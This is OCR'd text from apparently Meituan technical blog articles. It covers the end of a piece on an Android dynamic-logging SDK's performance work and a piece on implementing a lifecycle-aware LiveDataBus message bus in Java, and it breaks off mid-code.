| 权限名 | 状态 |
| --- | --- |
| android.permission.SYSTEM_ALERT_WINDOW | 开启 |
| android.permission.READ_SETTINGS | 关闭 |
| android.permission.READ_PHONE_STATE | 开启 |
| com.meizu.flyme.push.permission.RECEIVE | 关闭 |
| android.permission.READ_USER_DICTIONARY | 开启 |
| android.permission.READ_CONTACTS | 开启 |
| android.permission.READ_CALENDAR | 开启 |
| android.permission.READ_SMS | 开启 |
| com.sankuai.common.PERMISSION | 开启 |
| android.permission.WAKE_LOCK | 开启 |

权限信息

| id | seq | method_number | process_id | thread_id | thread_name | version_name | time |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | 1 | 12d792a1a897232103144O9a9df3f062 | 15870 | 4788 | AsyncTask #1 | 8.8 | 1512631869481 |
| 2 | 2 | 1b4c0fedba29658bd3eb6e478180e171 | 15870 | 4788 | AsyncTask #1 | 8.8 | 1512631869482 |
| 3 | 3 | e2ebe3a1527239f142155f28655ea91f | 15870 | 4788 | AsyncTask #1 | 8.8 | 1512631869482 |
| 4 | 4 | b6417f41c2645b733119d7e9b12874f6 | 15870 | 4788 | AsyncTask #1 | 8.8 | 1512631869482 |
| 5 | 5 | 4d69245191c68b9994715d3af34cb8a9 | 15870 | 4788 | AsyncTask #1 | 8.8 | 1512631869482 |
| 6 | 6 | a792092e81aeb580cc019d741e84891d | 15870 | 4788 | AsyncTask #1 | 8.8 | 1512631869482 |
| 7 | 7 | c94291bb8ce3517926c142b0f02bb76d | 15870 | 4788 | AsyncTask #1 | 8.8 | 1512631869482 |
| 8 | 8 | 8cf5ba9c88144a7f2b6d800ae32f1354 | 15870 | 4788 | AsyncTask #1 | 8.8 | 1512631869482 |

DB数据

# 技术挑战

动态日志在开发的过程当中遇到了很多的技术难点，我们在实施方案的时候遇到很多的问题，下面来回顾一下问题及解决方案。

### 数据量大的问题

- **主线程卡顿**
  - 1. 由于同时会有多个线程产生日志，所以要考虑到线程同步安全的问题。使用synchronized或者lock可以保证同步安全问题，但是同时也带来多线程之间锁互斥的问题，造成主线程等待并卡顿，这里使用CAS技术方案来实现自定义数据结构，保证线程同步安全的情况下并解决了多线程之间锁互斥的问题。
  - 2. 由于数据产生太多，所以在存储DB的时候就会产生大量的IO，导致CPU占用时间过长从而影响其他线程使用CPU的时间。针对这个问题，首先是采取线程过滤和方法过滤来减少产生无用的日志，并且降低处理线程的级别不与主线程争抢CPU时间，然后对数据进行批量处理来减少IO的频率，并在数据库操作上将原来的Delete+insert的操作改为update+insert。Tracelog固定存储30万条数据（大约美团App使用6次以上的记录），如果满30万就删除早期的一部分数据再写入新的数据。操作越久，delete操作越多，CPU资源占比越大。


经过数据库操作的实际对比发现，直接改为满30万之后使用update来更新数据效率会更高一些（这里就不做太多的详细说明）。我们的优化成果从起初的CPU占比40%多降低到了20%左右再降到10%以内，这是在中低端的机器上测试的结果。


- **创建对象过多导致频繁GC**
  - 日志产生就会生成一个Tracelog对象，大量的日志会造成频繁的GC，针对这个问题我们使用了对象池来使对象复用，从而减少创建对象减低GC频率，对象池是类似于android.os.Message.obtain()的工作原理。
- **干扰日志太多影响分析问题**
  - 我们已经过滤掉了大部分的干扰日志，但还是会有一些代码执行比较频繁的方法会产生干扰日志。例如：自定义View库、日志类型的库、监控类型的库等，这些方法的日志会影响我们DB的存储空间，造成保留不了太多的正常方法执行路径，这种情况下很有可能会出现开发这关心的日志其实已经被冲掉了。怎么解决这个问题那？在插桩的时候可让开发者配置一些过滤或者识别的规则来认定是否要处理这个方法，在插桩的方法上增加一个二进制的参数，然后根据配置的规则会在相应的位上设置成0或者1，方法执行的时候只需要一个异或操作就能知道是否需要记录这个方法，这样增加的识别判断几乎对原来的方法执行耗时不会产生任何影响，使用这种方案产生的日志就是开发者所期望的日志，经过几番测试之后我们的日志也能保留住用户6次以上的完整行为，而且CPU的占用时间也降低到了5%以内。

### 性能影响


对每一个方法进行插桩记录日志，会对代码会造成方法耗时的影响吗？最终我们在中低端机型上分别测试了方法的耗时和CPU的使用占比。

- 方法耗时影响的测试，100万次耗时平均值在55~65ms之间，方法执行一次的耗时就微乎其微了
- CPU的耗时测试在5%以内，如下图所示：




- 内存的使用测试在56kB左右，如下图：




**对象快照**

在方法运行时获取对象快照保留现场日志，提取对象快照就需要对一个对象进行深度clone（为了防止在还没有完整记录下来信息之前对象已经被改变，影响最终判断代码执行的结果），在Java中clone对象有以下几种方法：

- 实现一个clone接口
- 实现一个序列化接口
- 使用Gson序列化

clone接口和序列化接口都有同样的一个问题，有可能这个对象没有实现相应的接口，这样是无法进行深度clone的，而且实现clone接口也做不到深度clone，Java序列化有IO问题执行效率很低。最后可能只有Gson序列化这个方法还可行，但是Gson也有很多的坑，如果一个对象中有和父类一样的字段，那么Gson在做序列的时候把父类的字段覆盖掉；如果两个对象有相互引用的场景，那么在Gson序列化的时候直接会死循环。

怎么解决以上的这些问题呢？最后我们参照一些开源库的方案和Java系统的一些API，开发出了一个深度clone的库，再加上自己定义数据对象和使用Gson来解决对象快照的问题。深度clone实现主要利用了Java系统API，先创建出来一个目标对象的空壳对象，然后利用反射将原对象上的所有字段都复制到这个空壳对象上，最后这个空壳对象会形成跟原有对象完全一样的东西，同时对Android增加的一些类型进行了特殊处理，在提高速度上对基本类型、集合、map等系统自带类型做了快速处理，clone完成的对象直接进行快照处理。

# 总结

动态日志对业务开发零成本，对用户使用无打扰。在排查线上问题时，方法执行路径可能直接就会反映出问题的原因，至少也能缩小问题代码的范围，最终锁定到某一个方法，这时再使用动态下发Lua脚本，最终确定问题代码的位置。动态日志的动态下发功能也可以做为一种基础的能力，提供给其他需要动态执行代码或动态获取数据的基础库，例如：遇到一些难解决的崩溃场景，除了正常的栈信息外，同时也可以根据不同的崩溃类型，动态采集一些其他的辅助信息来帮助排查问题。

# 作者介绍

- 少飞，美团高级工程师，2015年加入美团，先后负责用户行为日志SDK、性能监控SDK、动态日志、业务异常监控
- 陈潼，美团资深工程师，2015年加入美团，先后负责代码静态检查、网络层优化、动态日志等基础设施开发工作

- 利峰，美团高级工程师，2017年加入美团，目前主要负责动态日志性能优化相关工作

## 招聘

美团平台客户端技术团队长期招聘技术专家，有兴趣的同学可以发送简历到：fangjintao#meituan.com。详情请点击： 详细JD

# Android消息总线的演进之路：用LiveDataBus替代RxBus、EventBus

作者: 海亮

## 背景


对于Android系统来说，消息传递是最基本的组件，每一个App内的不同页面，不同组件都在进行消息传递。消息传递既可以用于Android四大组件之间的通信，也可用于异步线程和主线程之间的通信。对于Android开发者来说，经常使用的消息传递方式有很多种，从最早使用的Handler、BroadcastReceiver、接口回调，到近几年流行的通信总线类框架EventBus、RxBus。Android消息传递框架，总在不断的演进之中。

## 从EventBus说起

EventBus是一个Android事件发布/订阅框架，通过解耦发布者和订阅者简化Android事件传递。EventBus可以代替Android传统的Intent、Handler、Broadcast或接口回调，在Fragment、Activity、Service线程之间传递数据，执行方法。

EventBus最大的特点就是：简洁、解耦。在没有EventBus之前我们通常用广播来实现监听，或者自定义接口函数回调，有的场景我们也可以直接用Intent携带简单数据，或者在线程之间通过Handler处理消息传递。但无论是广播还是Handler机制远远不能满足我们高效的开发。EventBus简化了应用程序内各组件间、组件与后台线程间的通信。EventBus一经推出，便受到广大开发者的推崇。


现在看来，EventBus给Android开发者世界带来了一种新的框架和思想，就是消息的发布和订阅。这种思想在其后很多框架中都得到了应用。




图片摘自EventBus GitHub主页

## 发布/订阅模式

订阅发布模式定义了一种“一对多”的依赖关系，让多个订阅者对象同时监听某一个主题对象。这个主题对象在自身状态变化时，会通知所有订阅者对象，使它们能够自动更新自己的状态。




发布/订阅模式

## RxBus的出现

RxBus不是一个库，而是一个文件，实现只有短短30行代码。RxBus本身不需要过多分析，它的强大完全来自于它基于的RxJava技术。响应式编程（Reactive Programming）技术这几年特别火，RxJava是它在Java上的实作。RxJava天生就是发布/订阅模式，而且很容易处理线程切换。所以，RxBus凭借区区30行代码，就敢挑战EventBus江湖老大的地位。

## RxBus原理

在RxJava中有个Subject类，它继承Observable类，同时实现了Observer接口，因此Subject可以同时担当订阅者和被订阅者的角色，我们使用Subject的子类PublishSubject来创建一个Subject对象（PublishSubject只有被订阅后才会把接收到的事件立刻发送给订阅者），在需要接收事件的地方，订阅该Subject对象，之后如果Subject对象接收到事件，则会发射给该订阅者，此时Subject对象充当被订阅者的角色。

完成了订阅，在需要发送事件的地方将事件发送给之前被订阅的Subject对象，则此时Subject对象作为订阅者接收事件，然后会立刻将事件转发给订阅该Subject对象的订阅者，以便订阅者处理相应事件，到这里就完成了事件的发送与处理。

最后就是取消订阅的操作了，RxJava中，订阅操作会返回一个Subscription对象，以便在合适的时机取消订阅，防止内存泄漏，如果一个类产生多个Subscription对象，我们可以用一个CompositeSubscription存储起来，以进行批量的取消订阅。

**RxBus有很多实现，如：**

AndroidKnife/RxBus（https://github.com/AndroidKnife/RxBus）
Blankj/RxBus（https://github.com/Blankj/RxBus）

其实正如前面所说的，RxBus的原理是如此简单，我们自己都可以写出一个RxBus的实现：

## 基于RxJava1的RxBus实现：

```
public final class RxBus {
```

```
    private final Subject<Object, Object> bus;

    private RxBus() {
        bus = new SerializedSubject<>(PublishSubject.create());
    }

    private static class SingletonHolder {
        private static final RxBus defaultRxBus = new RxBus();
    }

    public static RxBus getInstance() {
        return SingletonHolder.defaultRxBus;
    }

    /*
     * 发送
     */
    public void post(Object o) {
        bus.onNext(o);
    }

    /*
     * 是否有Observable订阅
     */
    public boolean hasObservable() {
        return bus.hasObservers();
    }

    /*
     * 转换为特定类型的Obserbale
     */
    public <T> Observable<T> toObservable(Class<T> type) {
        return bus.ofType(type);
    }
}
```

## 基于RxJava2的RxBus实现：

```
public final class RxBus2 {

    private final Subject<Object> bus;

    private RxBus2() {
        // toSerialized method made bus thread safe
        bus = PublishSubject.create().toSerialized();
    }

    public static RxBus2 getInstance() {
        return Holder.BUS;
    }

    private static class Holder {
        private static final RxBus2 BUS = new RxBus2();
    }

    public void post(Object obj) {
        bus.onNext(obj);
    }

    public <T> Observable<T> toObservable(Class<T> tClass) {
        return bus.ofType(tClass);
    }

    public Observable<Object> toObservable() {
        return bus;
    }

    public boolean hasObservers() {
        return bus.hasObservers();
    }
}
```

# 引入LiveDataBus的想法

## 从LiveData谈起

LiveData是Android Architecture Components提出的框架。LiveData是一个可以被观察的数据持有类，它可以感知并遵循Activity、Fragment或Service等组件的生命周期。正是由于LiveData对组件生命周期可感知特点，因此可以做到仅在组件处于生命周期的激活状态时才更新UI数据。

LiveData需要一个观察者对象，一般是Observer类的具体实现。当观察者的生命周期处于STARTED或RESUMED状态时，LiveData会通知观察者数据变化；在观察者处于其他状态时，即使LiveData的数据变化了，也不会通知。

### LiveData的优点

- **UI和实时数据保持一致** 因为LiveData采用的是观察者模式，这样一来就可以在数据发生改变时获得通知，更新UI。
- **避免内存泄漏** 观察者被绑定到组件的生命周期上，当被绑定的组件销毁（destroy）时，观察者会立刻自动清理自身的数据。
- **不会再产生由于Activity处于stop状态而引起的崩溃**

例如：当Activity处于后台状态时，是不会收到LiveData的任何事件的。

- **不需要再解决生命周期带来的问题** LiveData可以感知被绑定的组件的生命周期，只有在活跃状态才会通知数据变化。
- **实时数据刷新** 当组件处于活跃状态或者从不活跃状态到活跃状态时总是能收到最新的数据。
- **解决Configuration Change问题** 在屏幕发生旋转或者被回收再次启动，立刻就能收到最新的数据。

## 谈一谈Android Architecture Components

Android Architecture Components的核心是Lifecycle、LiveData、ViewModel 以及 Room，通过它可以非常优雅的让数据与界面进行交互，并做一些持久化的操作，高度解耦，自动管理生命周期，而且不用担心内存泄漏的问题。

- **Room** 一个强大的SQLite对象映射库。
- **ViewModel** 一类对象，它用于为UI组件提供数据，在设备配置发生变更时依旧可以存活。
- **LiveData** 一个可感知生命周期、可被观察的数据容器，它可以存储数据，还会在数据发生改变时进行提醒。
- **Lifecycle** 包含LifeCycleOwer和LifecycleObserver，分别是生命周期所有者和生命周期感知者。

### Android Architecture Components的特点

- **数据驱动型编程** 变化的永远是数据，界面无需更改。
- **感知生命周期，防止内存泄漏。**
- **高度解耦** 数据，界面高度分离。
- **数据持久化** 数据、ViewModel不与UI的生命周期挂钩，不会因为界面的重建而销毁。

# 重点：为什么使用LiveData构建数据通信总线LiveDataBus

## 使用LiveData的理由

- **LiveData具有的这种可观察性和生命周期感知的能力，使其非常适合作为Android通信总线的基础构件。**
- **使用者不用显示调用反注册方法。**

由于LiveData具有生命周期感知能力，所以LiveDataBus只需要调用注册回调方法，而不需要显示的调用反注册方法。这样带来的好处不仅可以编写更少的代码，而且可以完全杜绝其他通信总线类框架（如EventBus、RxBus）忘记调用反注册所带来的内存泄漏的风险。

## 为什么要用LiveDataBus替代EventBus和RxBus


- **LiveDataBus的实现及其简单** 相对EventBus复杂的实现，LiveDataBus只需要一个类就可以实现。
- **LiveDataBus可以减小APK包的大小** 由于LiveDataBus只依赖Android官方Android Architecture Components组件的LiveData，没有其他依赖，本身实现只有一个类。作为比较，EventBus JAR包大小为57kb，RxBus依赖RxJava和RxAndroid，其中RxJava2包大小2.2MB，RxJava1包大小1.1MB，RxAndroid包大小9kb。使用LiveDataBus可以大大减小APK包的大小。
- **LiveDataBus依赖方支持更好** LiveDataBus只依赖Android官方Android Architecture Components组件的LiveData，相比RxBus依赖的RxJava和RxAndroid，依赖方支持更好。
- **LiveDataBus具有生命周期感知** LiveDataBus具有生命周期感知，在Android系统中使用调用者不需要调用反注册，相比EventBus和RxBus使用更为方便，并且没有内存泄漏风险。

# LiveDataBus的设计和架构

## LiveDataBus的组成

- **消息** 消息可以是任何的Object，可以定义不同类型的消息，如Boolean、String。也可以定义自定义类型的消息。
- **消息通道** LiveData扮演了消息通道的角色，不同的消息通道用不同的名字区分，名字是String类型的，可以通过名字获取到一个LiveData消息通道。
- **消息总线** 消息总线通过单例实现，不同的消息通道存放在一个HashMap中。
- **订阅** 订阅者通过getChannel获取消息通道，然后调用observe订阅这个通道的消息。
- **发布** 发布者通过getChannel获取消息通道，然后调用setValue或者postValue发布消息。

## LiveDataBus原理图




LiveDataBus原理图

## LiveDataBus的实现

## 第一个实现：

```
public final class LiveDataBus {

    private final Map<String, MutableLiveData<Object>> bus;

    private LiveDataBus() {
        bus = new HashMap<>();
    }

    private static class SingletonHolder {
        private static final LiveDataBus DATA_BUS = new LiveDataBus();
    }

    public static LiveDataBus get() {
        return SingletonHolder.DATA_BUS;
    }

    public <T> MutableLiveData<T> getChannel(String target, Class<T> type) {
        if (!bus.containsKey(target)) {
            bus.put(target, new MutableLiveData<>());
        }
        return (MutableLiveData<T>) bus.get(target);
    }

    public MutableLiveData<Object> getChannel(String target) {
        return getChannel(target, Object.class);
    }
}
```

短短二十行代码，就实现了一个通信总线的全部功能，并且还具有生命周期感知功能，并且使用起来也及其简单：

注册订阅：

```
LiveDataBus.get().getChannel("key_test", Boolean.class)
        .observe(this, new Observer<Boolean>() {
            @Override
            public void onChanged(@Nullable Boolean aBoolean) {
            }
        });
```

发送消息：

```
LiveDataBus.get().getChannel("key_test").setValue(true);
```

我们发送了一个名为”key_test”，值为true的事件。

这个时候订阅者就会收到消息，并作相应的处理，非常简单。

## 问题出现

对于LiveDataBus的第一版实现，我们发现，在使用这个LiveDataBus的过程中，订阅者会收到订阅之前发布的消息。对于一个消息总线来说，这是不可接受的。无论EventBus或者RxBus，订阅方都不会收到订阅之前发出的消息。对于一个消息总线，LiveDataBus必须要解决这个问题。

## 问题分析

怎么解决这个问题呢？先分析下原因：

当LifeCircleOwner的状态发生变化的时候，会调用LiveData.ObserverWrapper的activeStateChanged函数，如果这个时候ObserverWrapper的状态是active，就会调用LiveData的dispatchingValue。

```
void activeStateChanged(boolean newActive) {
    if (newActive == mActive) {
        return;
    }
    // immediately set active state, so we'd never dispatch anything to inactive
    // owner
    mActive = newActive;
    boolean wasInactive = LiveData.this.mActiveCount == 0;
    LiveData.this.mActiveCount += mActive ? 1 : -1;
    if (wasInactive && mActive) {
        onActive();
    }
    if (LiveData.this.mActiveCount == 0 && !mActive) {
        onInactive();
    }
    if (mActive) {
        dispatchingValue( initiator: this);
    }
}
```

在LiveData的dispatchingValue中，又会调用LiveData的considerNotify方法。

```
private void dispatchingValue(@Nullable ObserverWrapper initiator) {
    if (mDispatchingValue) {
        mDispatchInvalidated = true;
        return;
    }
    mDispatchingValue = true;
    do {
        mDispatchInvalidated = false;
        if (initiator != null) {
            considerNotify(initiator);
            initiator = null;
        } else {
            for (Iterator<Map.Entry<Observer<T>, ObserverWrapper>> iterator =
                    mObservers.iteratorWithAdditions(); iterator.hasNext(); ) {
                considerNotify(iterator.next().getValue());
                if (mDispatchInvalidated) {
                    break;
                }
            }
        }
    } while (mDispatchInvalidated);
    mDispatchingValue = false;
}
```

在LiveData的considerNotify方法中，红框中的逻辑是关键，如果ObserverWrapper的mLastVersion小于LiveData的mVersion，就会去回调mObserver的onChanged方法。而每个新的订阅者，其version都是-1，LiveData一旦设置过其version是大于-1的（每次LiveData设置值都会使其version加1），这样就会导致LiveDataBus每注册一个新的订阅者，这个订阅者立刻会收到一个回调，即使这个设置的动作发生在订阅之前。

```
private void considerNotify(ObserverWrapper observer) {
    if (!observer.mActive) {
        return;
    }
    // Check latest state b4 dispatch. Maybe it changed state but we didn't get the event
    //
    // we still first check observer.active to keep it as the entrance for events. So even
    // the observer moved to an active state, if we've not received that event, we better
    // notify for a more predictable notification order.
    if (!observer.shouldBeActive()) {
        observer.activeStateChanged( newActive: false);
        return;
    }
    if (observer.mLastVersion >= mVersion) {
        return;
    }
    observer.mLastVersion = mVersion;
    //noinspection unchecked
    observer.mObserver.onChanged((T) mData);
}
```

## 问题原因总结

对于这个问题，总结一下发生的核心原因。对于LiveData，其初始的version是-1，当我们调用了其setValue或者postValue，其vesion会+1；对于每一个观察者的封装ObserverWrapper，其初始version也为-1，也就是说，每一个新注册的观察者，其version为-1；当LiveData设置这个ObserverWrapper的时候，如果LiveData的version大于ObserverWrapper的version，LiveData就会强制把当前value推送给Observer。

## 如何解决这个问题

明白了问题产生的原因之后，我们来看看怎么才能解决这个问题。很显然，根据之前的分析，只需要在注册一个新的订阅者的时候把Wrapper的version设置成跟LiveData的version一致即可。

那么怎么实现呢，看看LiveData的observe方法，他会在步骤1创建一个LifecycleBoundObserver，LifecycleBoundObserver是ObserverWrapper的派生类。然后会在步骤2把这个LifecycleBoundObserver放入一个私有Map容器mObservers中。无论ObserverWrapper还是LifecycleBoundObserver都是私有的或者包可见的，所以无法通过继承的方式更改LifecycleBoundObserver的version。

那么能不能从Map容器mObservers中取到LifecycleBoundObserver，然后再更改version呢？答案是肯定的，通过查看SafeIterableMap的源码我们发现有一个protected的get方法。因此，在调用observe的时候，我们可以通过反射拿到LifecycleBoundObserver，再把LifecycleBoundObserver的version设置成和LiveData一致即可。

```
@MainThread
public void observe(@NonNull LifecycleOwner owner, @NonNull Observer<T> observer) {
    if (owner.getLifecycle().getCurrentState() == DESTROYED) {
        // ignore
        return;
    }
    LifecycleBoundObserver wrapper = new LifecycleBoundObserver(owner, observer);
    ObserverWrapper existing = mObservers.putIfAbsent(observer, wrapper);
    if (existing != null && !existing.isAttachedTo(owner)) {
        throw new IllegalArgumentException("Cannot add the same observer"
                + " with different lifecycles");
    }
    if (existing != null) {
        return;
    }
    owner.getLifecycle().addObserver(wrapper);
}
```

对于非生命周期感知的observeForever方法来说，实现的思路是一致的，但是具体的实现略有不同。observeForever的时候，生成的wrapper不是LifecycleBoundObserver，而是AlwaysActiveObserver（步骤1），而且我们也没有机会在observeForever调用完成之后再去更改AlwaysActiveObserver的version，因为在observeForever方法体内，步骤3的语句，回调就发生了。

```
@MainThread
public void observeForever(@NonNull Observer<T> observer) {
    AlwaysActiveObserver wrapper = new AlwaysActiveObserver(observer);
    ObserverWrapper existing = mObservers.putIfAbsent(observer, wrapper);
    if (existing != null && existing instanceof LiveData.LifecycleBoundObserver) {
        throw new IllegalArgumentException("Cannot add the same observer"
                + " with different lifecycles");
    }
    if (existing != null) {
        return;
    }
    wrapper.activeStateChanged( newActive: true);
}
```

那么对于observeForever，如何解决这个问题呢？既然是在调用内回调的，那么我们可以写一个ObserverWrapper，把真正的回调给包装起来。把ObserverWrapper传给observeForever，那么在回调的时候我们去检查调用栈，如果回调是observeForever方法引起的，那么就不回调真正的订阅者。

## LiveDataBus最终实现

```
public final class LiveDataBus {

    private final Map<String, BusMutableLiveData<Object>> bus;

    private LiveDataBus() {
        bus = new HashMap<>();
    }

    private static class SingletonHolder {
        private static final LiveDataBus DEFAULT_BUS = new LiveDataBus();
    }

    public static LiveDataBus get() {
        return SingletonHolder.DEFAULT_BUS;
    }

    public <T> MutableLiveData<T> with(String key, Class<T> type) {
        if (!bus.containsKey(key)) {
            bus.put(key, new BusMutableLiveData<>());
        }
        return (MutableLiveData<T>) bus.get(key);
    }

    public MutableLiveData<Object> with(String key) {
        return with(key, Object.class);
    }
```

```
private static class ObserverWrapper<T> implements Observer<T> {

    private Observer<T> observer;

    public ObserverWrapper(Observer<T> observer) {
        this.observer = observer;
    }

    @Override
    public void onChanged(@Nullable T t) {
        if (observer != null) {
            if (isCallOnObserve()) {
                return;
            }
            observer.onChanged(t);
        }
    }

    private boolean isCallOnObserve() {
        StackTraceElement[] stackTrace = Thread.currentThread().getStackTrace();
        if (stackTrace != null && stackTrace.length > 0) {
            for (StackTraceElement element : stackTrace) {
                if ("android.arch.lifecycle.LiveData".equals(element.getClassName()) &&
                        "observeForever".equals(element.getMethodName())) {
                    return true;
                }
            }
        }
        return false;
    }
}

private static class BusMutableLiveData<T> extends MutableLiveData<T> {

    private Map<Observer, Observer> observerMap = new HashMap<>();

    @Override
    public void observe(@NonNull LifecycleOwner owner, @NonNull Observer<T> observer) {
        super.observe(owner, observer);
        try {
            hook(observer);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    @Override
    public void observeForever(@NonNull Observer<T> observer) {
        if (!observerMap.containsKey(observer)) {
            observerMap.put(observer, new ObserverWrapper(observer));
        }
        super.observeForever(observerMap.get(observer));
    }

    @Override
    public void removeObserver(@NonNull Observer<T> observer) {
        Observer realObserver = null;
        if (observerMap.containsKey(observer)) {
            realObserver = observerMap.remove(observer);
        } else {
            realObserver = observer;
        }
        super.removeObserver(realObserver);
    }

    private void hook(@NonNull Observer<T> observer) throws Exception {
        //get wrapper's version
        Class<LiveData> classLiveData = LiveData.class;
        Field fieldObservers = classLiveData.getDeclaredField("mObservers");
        fieldObservers.setAccessible(true);
        Object objectObservers = fieldObservers.get(this);
        Class<?> classObservers = objectObservers.getClass();
        Method methodGet = classObservers.getDeclaredMethod("get", Object.class);
        methodGet.setAccessible(true);
        Object objectWrapperEntry = methodGet.invoke(objectObservers, observer);
        Object objectWrapper = null;
        if (objectWrapperEntry instanceof Map.Entry) {
            objectWrapper = ((Map.Entry) objectWrapperEntry).getValue();
        }
        if (objectWrapper == null) {
            throw new NullPointerException("Wrapper can not be bull!");
        }
        Class<?> classObserverWrapper = objectWrapper.getClass().getSuperclass();
```

```
            Field fieldLastVersion = classObserverWrapper.getDeclaredField("mLastVersion");
            fieldLastVersion.setAccessible(true);
            //get livedata's version
            Field fieldVersion = classLiveData.getDeclaredField("mVersion");
            fieldVersion.setAccessible(true);
            Object objectVersion = fieldVersion.get(this);
